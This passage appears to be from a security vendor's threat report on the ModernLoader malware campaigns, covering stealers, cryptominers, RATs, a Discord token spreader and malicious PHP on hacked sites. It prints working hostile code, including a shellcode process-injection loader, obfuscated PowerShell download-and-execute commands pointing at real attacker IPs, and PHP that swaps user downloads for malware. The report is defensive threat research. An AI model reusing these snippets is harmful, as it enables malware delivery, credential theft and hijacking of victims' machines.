
```
int main(int argc, char** argv) {
    Sleep(#DELAY * 1000);

    PROCESS_INFORMATION p_info;
    STARTUPINFO s_info = {sizeof(s_info)};
    LPVOID apointer = NULL;
    SIZE_T size = #SHELLCODELENGTH;
    SIZE_T bytes = 0;
    HANDLE hThread;
    TCHAR* buffer;
    TCHAR injectpath[MAX_PATH*2];
    TCHAR args[MAX_PATH*2];

    _get_pgmptr(&buffer);
    sprintf(injectpath, cipher("#FORMAT1", #FORMAT1LENGTH), getenv(cipher("#ENV", #ENVLENGTH)), cipher("#TARGET", #TARGETLENGTH));
    sprintf(args, cipher("#FORMAT2", #FORMAT2LENGTH), injectpath, #ARGS);
    CreateProcess(injectpath, args, NULL, NULL, FALSE, CREATE_SUSPENDED | CREATE_NO_WINDOW, NULL, NULL, &s_info, &p_info);
    NtAllocateVirtualMemory(p_info.hProcess, &apointer, 0, &size, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    NtWriteVirtualMemory(p_info.hProcess, apointer, cipher("#SHELLCODE", size), size, &bytes);
    NtProtectVirtualMemory(p_info.hProcess, &apointer, &bytes, PAGE_EXECUTE, NULL);
    NtCreateThreadEx(&hThread, GENERIC_EXECUTE, NULL, p_info.hProcess, apointer, apointer, FALSE, 0, 0, 0, NULL);
    NtClose(p_info.hProcess);
    NtClose(p_info.hThread);
    return 0;
```

Silent Crypto Miner loader source code.

Silent Crypto Miner is a generator that allows users with little knowledge of programming to create effective and resilient miner loaders.



Silent cryptocurrency miner builder form.

Meta, ww.cc and RegAsm.go

The PowerShell meta module is a loader that uses the similar three-assembly scheme to inject the payload beachy.exe into the process space of a newly created RegSvcs.exe process. Beachy.exe (b71c43bf7af23ed6a12bdb7ce96a4755b8a7f285b8aa802484e8b2dfa191f14e) is an obfuscated instance of the RedLine stealer using encrypted strings and legitimate class and function names to connect to the IP address 31[.]41[.]244[.]235:45692 as the C2 server.

```
public bool Id6(string address)
    {
        bool result;
        try
        {
            IContextChannel contextChannel = new ChannelFactory<SystemThreadingIAsyncLocalk>(SystemRuntimeSerializationIDDataContractb.
            CreateBind(), new EndpointAddress(new Uri("net.tcp://" + address + "/"), EndpointIdentity.CreateDnsIdentity("localhost"),
            new AddressHeader[0]))
            {
                Credentials =
                {
                    ServiceCertificate =
                    {
                        Authentication =
                        {
                            CertificateValidationMode = X509CertificateValidationMode.None
                        }
                    }
                }
            }.CreateChannel() as IContextChannel;
            this.connector = (contextChannel as SystemThreadingIAsyncLocalk);
            new OperationContextScope(contextChannel);
            string value = "9d676174bb75fae2926c953902d64ae9";
            MessageHeader header = MessageHeader.CreateHeader("Authorization", "ns1", value);
            OperationContext.Current.OutgoingMessageHeaders.Add(header);
            result = true;
        }
    }
```

Standard RedLine stealer authorization disguised as legitimate software.

RedLine URL module

Contrary to the URL name that serves this module, hxxp[://]31[.]41[.]244[.]231/0x/?0=RedLine, this module does not inject a variant of the RedLine stealer, but a variant of the ModernLoader bot (53b09a7c8bf41ed9015b8e3a98fb8b8581e82d17c1ead0bd0293f2e3e9996519).

As is the case with the original Loader module, the RedLine PowerShell script creates a new RegSvcs.exe hollowed process that launches the next stage of the injector that eventually moves the ModernLoader assembly client.exe into a newly created and hollowed svchost.exe process. This connects to the latest ModernLoader C2 script at hxxp[://]31[.]41[.]244[.]231/AVAVA/gate[.]php.

The RedLine module is usually downloaded by any of the standalone offer.exe executables (dc5255a5bcc89266ea0c7ca79f7a52ab281cbb6cc1980ee5b3a818114c01b93c), which also eventually downloads other modules to be executed:

- hxxp[://]31[.]41[.]244[.]231/0xMine/RegAsm[.]go
- hxxp[://]31[.]41[.]244[.]231/0xSocks/go[.]go - a simple script to download and launch socks.go module
- hxxp[://]31[.]41[.]244[.]231/0xMine/go[.]go - a simple script to download and launch mine.go module

Mine.go

As opposed to the original and the RedLine loaders the Mine.go and Socks.go modules are not PowerShell scripts but Windows PE executables that are downloaded and launched by the previous commands downloaded from hxxp[://]31[.]41[.]244[.]231/0xMine/go[.]go and hxxp[://]31[.]41[.]244[.]231/0xSocks/go[.]go respectively.

The embedded modules in resources (encrypted) are:

- Sihost64 (watchdog): Ensures the miner is running, injected by runpe module loaded into conhost.exe.
- Injector (RunPE.Run): Injects PE files in a process name specified as an argument to the function.
- WR64.sys: Driver that may allow writing to kernel mode memory.
- mr: XMRig executable for Monero mining.
- th: ethminer.

```
public static void Main()
{
    try
    {
        try
        {
            Thread.Sleep(0);
        }
        catch (Exception)
        {
        }
        string text = Path.Combine(Environment.GetFolderPath
          (Environment.SpecialFolder.ApplicationData), Mine.Decrypt("OoZvDMtKd9ESLEVUIwA
          +CQ=="));
        string path = Path.Combine(Environment.GetFolderPath
          (Environment.SpecialFolder.ApplicationData), Mine.Decrypt
          ("H84gZVxRCvRjvTNXahmgGtsZWguDwOmLHHCWDubKciw="));
        try
```


Decompiled miner code.

The .NET miner loader is very similar to the code generated by the Silent cryptocurrency miner, as seen in the Nana.go OneDrive.exe miner.

The major difference between the two is in the folders used to drop additional components and the mining pool site used for mining. Mine.go is using pool.supportxmr.com on TCP port 3333 for mining and the address is the same: 44Ds8fbC3HWQCcwQotgrNDUWnmDixpQPG7YLh5h2rzSMQrxCRXeSjQvH8LRPNGSyqvXcKeEk3umZ7T2wzFAgovF15UckBxg.

Mines.go

The Mines.go module (21e72be7f818e2afd4d53ee8f16c7e4a4718a95dd75b90d83fa26181e426f578) is another miner, but this time, the actors chose to use the so-called "Sapphire Multi-Coin" miner that's advertised on various forums for sale since at least February 2022. The module is observed to be downloaded by a small gos.go script, which is download by one of the standalone downloaders (1c58274fbbeaf7178a478aea5e27b52d5ead7c66e24371a4089568fa6908818c). The miner module copies itself into %LOCALAPPDATA%\OneDrive\OneDrive.exe and creates a scheduled task to run the OneDrive.exe every minute. The miner creates the mutex 39cb3ed9d64849789471d05f94b7b62a that checks if the module is already running in memory.




Sapphire miner advertisment.

The miner is written in Golang and it is a wrapper around the XMRig miner. Based on the configuration, which can be downloaded from a remote server, the golang portion of the miner loads the XMRig miner, sets the registry key to ensure the

miner is loaded and prepares the required parameters to choose which crypto currency will be mined based on the amount of RAM on the infected system.

The miner loader will attempt to read the encrypted zip miner archive from the registry entry HKCU>\SOFTWARE\Wow64\<SHA256_encrypted> (96cd98d42b896f6c92fd97b435d727497102ca91ce6e95252251a28e0c3fb9f8) if it exists. If it does not, the Sapphire loader will attempt to download it from the URL predefined in its configuration.

Based on the GPU type and the amount of RAM of the infected host, the Sapphire miner injected XMR using process-hollowing into the process space of a newly created svchost.exe process or a smartscreen.exe process.



The miner executable is downloaded and decrypted before being injected into a process.

The actual XMRig miner can be stored on the remote server, and in the case of the Mines.go module, the miner is downloaded from hxxp[://]31[.]41[.]244[.]231/0xMine/Temp[.]exe. The downloaded file is an AES-encrypted ZIP file that contains the XMRig miner and the WinRing0x64.sys helper driver. As above the XMRig is configured to use pool.supportxmr.com on TCP port 3333 with the same mining pool address.

Socks.go

The Socks.go module is an executable protected with Themida protector. The module contains a variant of the SystemBC back connect remote access Trojan with proxy functionality. The SystemBC connects to the same C2 IP address as the RedLine stealer module — 31[.]41[.]244[.]235 — but it uses TCP port 4440. SystemBC may allow the attacker to use the infected system as a proxy for their activities.

Autorun

The command to download and run the Autorun module by the ModernLoader bot is often observed together with the Meta module. The autorun downloads and runs the module autorunnn.exe, which sets a scheduled task to download and run the initial infection HTA application file hosted on the C2 server hxxp[://]31[.]41[.]244[.]231/0x?0=WindowsAnalyticsConfiguration. It also modifies a value in the registry key HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run so that the same mshta command is run when a user logs onto the system.

Hello.go

Hello.go module (3232126860f3729dda59f9db6476773997b4bcfb08e2e4b32b5214c30507d775), downloaded by at least one of the standalone downloaders (1c58274fbbeaf7178a478aea5e27b52d5ead7c66e24371a4089568fa6908818c), is a vs_community.exe UPX packed self-extracting 7-Zip dropper which drops and runs a number of other modules, most of them are focused on mining, and some on bypassing Windows defender. The module is similar to the nana.go payload, but contains more components. When the module is run, it drops the following files:

- %APPDATA%\nexts\killduplicate.cmd
- %APPDATA%\nexts\mine.exe - Silent Crypt miner
- %APPDATA%\nexts\output.exe
- %LOCALAPPDATA%\appdata.exe
- %APPDATA%\winserv\killduplicate.cmd
- %APPDATA%\winserv\appdata.exe
- %APPDATA%\winserv\updatershelper.exe
- %APPDATA%\install+\appdata.bat
- %APPDATA%\install+\killduplicate.cmd
- %APPDATA%\links\killduplicate.cmd
- %APPDATA%\links\mine.exe

- %APPDATA%\link\killduplicate.cmd
- %APPDATA%\link\mine.exe
- %APPDATA%\link\mines.exe
- %APPDATA%\onedrive\onedrive.exe
- %LOCALAPPDATA%\onedrive\onedrive.exe
- %APPDATA%\drives\off.bat
- %APPDATA%\drives\updatershelper.exe
- %APPDATA%\google\libs\wr64.sys

The modules are focused on establishing an environment to mine crypto currency, with miners and auxiliary modules tasked with disabling Windows updates and Windows Defender.

Ws.go

Ws.go module (dd24e5596c318b30c05cffc7467f5649564ab93874c9201bf758a1a2ce05228c) is observed as downloaded and executed by one of the tasks launched by the C2 server to the ModernLoader.

Ws.go contains the already described PowerShell three assembly module loader scheme which attempts to inject the module XBinder-Output.exe (40d68523748f6eaf765970a40458faccbe84ef5dff7acbdaf29ac5a69d7cae6f). XBinder-Output exe contains a VB script WindowsConfiguration.vbs (c103c7686739669f3cfc123de34bdadb803c4ec8727cf12cd7cdc56be4bf60e1) in its resource section. The resource is encrypted and when decrypted is saved on the disk as %LOCALAPPDATA%\OneDrive\WindowsConfiguration.vbs and started.

The VB script is a wrapper for PowerShell code which attempts to download and run the initial ModernLoader loader module from hxxp[://]31[.]41[.]244[.]231/0x/Loader[.]go.

```
$c1='{LOGON}(N{LOGON}{LOGON}e{LOGON}w-{LOGON}Ob{LOGON}{LOGON}je{LOGON}{LOGON}c{LOGON}t N{LOGON}
{LOGON}e{LOGON}t.W{LOGON}e';$c4='b{LOGON}{LOGON}Cli{LOGON}{LOGON}en{LOGON}{LOGON}t{LOGON}).Do{LOGON}
{LOGON}wn{LOGON}{LOGON}l{LOGON}o';$c3='a{LOGON}dS{LOGON}{LOGON}t{LOGON}ri{LOGON}{LOGON}n{LOGON}g
{LOGON}(''h{LOGON}tt{LOGON}p:/{LOGON}/31.41.244.231/0x/Loader.go''){LOGON}';$TC=($c1,$c4,$c3 -Join
'');$TC=$TC.replace('{LOGON}','');IEX $TC|IEX
```

Ws.go drops and runs code to execute the initial ModernLoader loader.

XBinder-Output sets the registry value HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\WindowsConfiguration to point to the dropped WindowsConfiguration VB script so it is run every time the user logs onto the system.

SmartScreen.ps

Downloaded by 1ddbf6cb9e4c92e93118d8f2ca98922195cf683926777b2c160f5d05d52f3fd5 which first loads a small script from hxxp[://]31[.]41[.]244[.]231/AVAVA/WAW/APPDATA/go.oo eventually loads an instance of ModernLoader connecting to the same C2 IP URL hxxp[://]31[.]41[.]244[.]231/AVAVA/gate[.]php.

Auto.oo

Auto.oo is an auxiliary module also downloaded by 1ddbf6cb9e4c92e93118d8f2ca98922195cf683926777b2c160f5d05d52f3fd5, and it launches an instance of SharpHide (881235fca4aeeb88950b952c0d9ce1a7d9a4eb838ce7d79447a26d2f45b1eaa5) which creates a hidden registry entry to start a copy of the SmartScreen Module every time the user logs onto the system.

XboxLive.ps

Downloaded by 1ddbf6cb9e4c92e93118d8f2ca98922195cf683926777b2c160f5d05d52f3fd5, which first downloads and runs a small script from hxxp[://]31[.]41[.]244[.]231/AVAVA/WAW/Documents/go.oo and eventually loads an instance of the ModernLoader (09db213df3dbd950a8bc75246be72f5b572b00dbd3a5bba45c7074443d0928a7) into the process space of svchost.exe configured to connect to the same C2 URL hxxp[://]31[.]41[.]244[.]231/AVAVA/gate[.]php.

Each campaign has its own unique version name although the functionality of the loader is the same. The first loader version is "Live" while SmartScreen.ps and XBoxLive.ps each have their own version name which can presumably be tracked in the C2 server panel by the operator.

R0.go

This module has been spotted in the dynamic analysis of the 7-Zip self-extracting dropper 4a6ef2379195140aa31d339329ca06bd28589fa13fd88cfcf9d76cb2d4ab99c1. The module is a three assembly PowerShell

which loads an obfuscated injector for a variant of the DcRAT (2c631588c491aa32c20f6a99201ba82982a31b1c763054562d59cd1a5a1ea14b).

The loader is first injected into the process space of RegSvcs.exe and then into the process space of a newly created svchost.exe process.

The DcRAT client is configured to connect to the IP address 31.41.244.235, just as the other RATs in this campaign. The TCP port to use is 8848. At the time of analysis, the host was not accessible.

```
Settings.Hos_ts: "31.41.244.235"
Settings.Por_ts: "8848"
Settings.MTX: "x$x_x$x_x$x"
Settings.Group: "x$x"
Settings.Server_Certificate.SubjectName.Name: "CN=DcRat"
Settings.Server_Certificate.Issuer: "C=CN, L=SH, O=DcRat By qwqdanchun,…
```

Decrypted DcRAT configuration data.

Additional payloads


Discord Spreader

While searching for other modules communicating with C2 servers we spotted a file 838170edffbca1cadef3b7039330376c1aad914883103834c25e9bb92d9bfad1, purporting to be a copy of the µTorrent Web BitTorrent client. Once executed the file drops another randomly named file, which is a downloader written in Visual Basic with the code similar to other Offer.exe downloaders. The downloader, 9b347b48026f205733abbc24c502dfff5428341e10c6944687cdbfe70770f5f3, executes the following PowerShell command to download and run code from 62[.]204[.]41[.]71.

```
"pwsh.exe" $c1='{IN}(N{IN}{IN}e{IN}w-{IN}Ob{IN}{IN}je{IN}{IN}c{IN}t N{IN}{IN}e{IN}t.W{IN}e';$c4='b{IN}{IN}Cli{IN}
{IN}en{IN}{IN}t{IN}).Do{IN}{IN}wn{IN}{IN}l{IN}o';$c3='a{IN}dS{IN}{IN}t{IN}ri{IN}{IN}n{IN}g{IN}(''h{IN}tt{IN}p:/
{IN}/62.204.41.71/TIWO/IN.oo''){IN}';$TC=($c1,$c4,$c3 -Join '');$TC=$TC.replace('{IN}',''); IEX $TC |IEX
```

Discord Spreader module download.

The interesting thing about the dropper is that it is based on the Project Discord Spreader, an open-source module available on GitHub. The utility is a Discord token stealer which may be used to spread the original file on Discord by sending messages to channels where the user of the stolen Discord tokens is active. The spreader can also include a user-mode rootkit r77 or additional payloads in the assembly ManifestResource stream. A builder is available to create new instances of the spreader and the sample used in this campaign was obfuscated with .NET obfuscators.



The Discord Spreader builder.

The author also left a message in the code to "help" anti-malware researchers when analyzing the sample.

```
        public static string message_to_malware_analysts = @"HELLO! im moom825 (not who ever is distributing
        this), I created this message to help malware analysts or whoever opened up dnspy/ilspy to look at this.
So lets get started, the class named settings is all the settings for this built exe. the only thing obfuscated
in this are browser names(found in GetThem()), well unless someone else obfuscated this. Did i mention this tool
is open source?
heres the source: https://github.com/moom825/discord-autospreader . You should be able to look at the source and
understand whats going on. well, have a great rest of your day!";
```

The message to analysts.

Amazon offer added to archives

This technique was observed on one of the infected systems in our telemetry. We observed the addition of a fake Amazon voucher named Amazon.com Gift Card 500 USD.gift.hta to archive files, such as RAR, 7-Zip and ZIP already present on the infected system. Each file's checksum is different, which indicates use of mild obfuscation to evade detection.

We were unable to retrieve those HTA files from the infected systems but found a related file on VirusTotal, (5750d8d557fdcb6afb2d8cb52993fb07ac84a63aab0afc44efe30ffe08d48c2f), which contains code to communicate with 62[.]204[.]41[.]71 and whose filename is "Amazon Gift Card 500 USD.gift.vbs." The script first attempts to call PowerShell to download and run code from the URL hxxp://62[.]204[.]41[.]71/SPM/Spam.o' and then opens the browser to a link created by the URL shortening service hxxps://goo[.]su/DaqHw open a page that offers the user an alleged free Amazon gift card worth $500 USD.

PHP scripts

The actor seems to be interested in compromising vulnerable web applications and changing their configuration so that malicious PHP scripts serve malicious content to the users of the compromised application. One particular file, artadd.php (9704fa1a8242643f66572e7ee68e4e7d7bec9e7054319b8551fed4b3b0ccdd45) has been found in a few instances of compromised WordPress and CPanel applications. The file is obfuscated with a very simple obfuscation scheme and it eventually executes the code to download additional components futer.php (a249c275b0ad384ae1906d2ec169f77abce9d712ab8470eb5fe7040a71948026) and .htaccess (f013d15d2203ec6a90be789d4b58c99ca7e42d9beedb9c4c0b05f599e2eb0ea0) from 62[.]204[.]41[.]192.

```
global $color,$default_action,$default_use_ajax,$default_charset,$os,$safe_mode,$cwd,$home_cwd,$aliases;
$link = "http://62.204.41.192/-D1/"; //ссылка
$root = (filter_input(INPUT_SERVER, 'DOCUMENT_ROOT'));
file_put_contents($root.'/futer.php', file($link.'getfile.php?file=futer.php'));
file_put_contents($root.'/.htaccess', file($link.'getfile.php?file=.htaccess'));
```

PHP script on compromised apps downloads additional components.


The function of the .htaccess file is in this case to configure redirects to the futer.php if the browser accesses any files on the site with the extensions .zip, .exe or .rar. If the extension in the request matches the above, futer.php will execute code that retrieves a file from the actor's command and control (C2) server and serve that instead of the requested executable.

```
$realfilepath = $_SERVER['DOCUMENT_ROOT'].'/'.$full_name;
if(file_exists($realfilepath)){
switch($path['extension']){
default: $content_type ='octet-stream';break;
}
header('Content-type: application/'.$content_type);
header('Content-Disposition: attachment; filename="'.$file.'"');
if($_COOKIE['fooled']=='1'){
readfile($realfilepath);
}else {
setcookie ("fooled", "1", time() + 7 * 24 * 60 * 60 * 1000);
readfile('http://62.204.41.192/-D0/1.'.$path['extension']);
}
} else {
die("404 Not FoundNot FoundThe
requested URL ".$_SERVER['REQUEST_URI']." was not found on this server.");
}
```

PHP file attempts to replace a requested file with a malicious file from the C2 server.

Summary

This post represents the most notable portions of three campaigns we discovered in June. These campaigns portray an actor experimenting with different technology. The usage of ready-made tools shows that the actor understands the TTPs required for a successful malware campaign but their technical skills are not developed enough to fully develop their own tools. As a consequence of using off-the-shelf tools, the group improves its operational security and there are no obvious signs of who the actor behind the attacks is, except that they likely speak Russian.



The most recent ModernLoader campaign modules.

The actor is frequently using open-source components and code generators to achieve its goals. A number of remote access tools, stealers and cryptominers are used in the campaigns to eventually reap financial benefits for the actor. The actor has an interest in alternative distribution channels such as compromised web applications, archive infections and spreading by using Discord webhooks. Despite all the techniques and tactics used we estimate that the success of these campaigns is limited. Cisco Talos continues to monitor all available sources for signs of similar campaigns.

Coverage

Ways our customers can detect and block this threat are listed below.

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

The following Snort SIDs are applicable to this threat: 60437-60440

Orbital Queries

Cisco Secure Endpoint users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click here.

Indicators of Compromise

Indicators of Compromise associated with this threat can be found here.